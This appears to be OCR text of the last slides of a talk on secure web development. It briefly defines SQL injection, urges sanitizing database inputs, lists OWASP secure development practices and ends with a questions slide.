
SQL Injection attacks

- An attack technique used to insert or "inject" and SQL query via $_POST variable
- Usually involves ending the current SQL query and appending a new one



SQL Injection attacks

- To protect against this attack
  - Sanitize variables that are used as database inputs
  - Heard that advice before? Sanitize! Sanitize! Sanitize! Sanitize! Sanitize! Sanitize!



In Conclusion

- OWASP Secure Development Best Practices
  - Validate user input
  - Use secure authentication services
  - Make sure only authorized users can perform actions allowed within their privilege level
  - Practice good session management
  - Protect your code against attacks from common interpreters

In Conclusion

- OWASP Secure Development Best Practices
  - Protect confidentiality and integrity with cryptography
  - Use best practices when it comes to error handling
  - Protect the file system
  - Make sure your code runs securely out of the box, don’t assume it is the responsibility of the operator to secure it
  - Be aware that Web 2.0 technologies also pose security risks

We're Done

- Any questions?
- Does anyone want to announce a job opening?
- Who wants to continue the discussion over drinks? Anyone know of a local spot?